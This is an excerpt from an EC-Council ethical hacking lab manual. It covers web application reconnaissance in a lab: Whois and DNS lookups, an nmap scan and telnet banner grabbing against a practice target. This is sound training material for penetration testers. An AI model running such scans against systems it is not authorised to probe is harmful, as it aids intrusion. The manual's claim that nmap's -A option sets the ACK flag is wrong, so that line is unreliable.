Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 In web application reconnaissance, you must perform various tasks such as server discovery, service discovery, server identification or banner grabbing, and hidden content discovery. A professional ethical hacker or pen tester must gather as much information as possible about the target website by performing web application footprinting using various techniques and tools.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 1.1.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

TASK 1.1

Perform Whois Lookup

3. Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.
4. Use tools such as **Netcraft** (https://www.netcraft.com), **SmartWhois** (https://www.tamos.com), **WHOIS Lookup** (http://whois.domaintools.com), and **Batch IP Converter** (http://www.sabsoft.com) to perform the Whois lookup.

TASK 1.2

Perform DNS Interrogation

5. Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.
6. Use tools such as **Professional Toolset** (https://tools.dnsstuff.com), DNSRecon (https://github.com), and **DNS Records** (https://network-tools.com), **Domain Dossier** (https://centralops.net) to perform DNS interrogation.

TASK 1.3

Perform Port and Service Scan

7. Now, we will perform port scanning to gather information about the open ports and services running on the machine hosting the target website.
8. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Terminal** window. A **Parrot Terminal** window appears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

11. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.1.2: Running the programs as a root user

12. In the **Parrot Terminal** window, type **nmap -T4 -A -v <Target Web Application>** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform a port and service discovery scan.

Note: In this command, **-T4**: specifies setting time template (0-5), **-A**: specifies setting ACK flag, and **-v**: enables the verbose output (include all hosts and ports in the output).

Figure 1.1.3: Issue Nmap command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The result appears, displaying the open ports and services running on the machine hosting the target website.




Figure 1.1.4: Nmap scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Scroll down to see the complete results. You can observe that the target machine name, NetBIOS name, DNS name, MAC address, OS, and other information is displayed, as shown in the screenshot.




Figure 1.1.5: Nmap scan results

TASK 1.4

Perform Banner Grabbing

15. Now, perform banner grabbing to identify the make, model, and version of the target web server software.
16. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter** to establish a telnet connection with the target machine.

Note: Port 80 is the port number assigned to the commonly used Internet communication protocol, Hypertext Transfer Protocol (HTTP).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.6: Issuing telnet command

17. The **Trying 10.10.10.19...** message appears; type **GET / HTTP/1.0** and press **Enter** two times.




Figure 1.1.7: Trying 10.10.10.19...

18. The result appears, displaying information related to the server name and its version, technology used.

19. Here, the server is identified as **Microsoft-IIS/10.0** and the technology used is **ASP.NET**.

